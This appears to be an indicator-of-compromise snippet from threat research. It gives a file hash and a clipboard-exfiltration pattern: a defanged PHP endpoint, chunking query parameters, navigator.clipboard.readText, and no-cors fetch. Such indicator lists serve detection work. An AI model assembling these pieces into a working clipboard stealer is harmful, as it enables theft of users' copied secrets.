638636692e3eef6c83dbca784a40fb7b6ac95b76d6551a2fbdfebc11588ad8ff
Shared Exfiltration Pattern
- Endpoint path:
/html/continue[.]php - Query parameter:
uid - Query parameter:
part - Query parameter:
total - Query parameter:
data - JavaScript API:
navigator.clipboard.readText - Fetch mode:
no-cors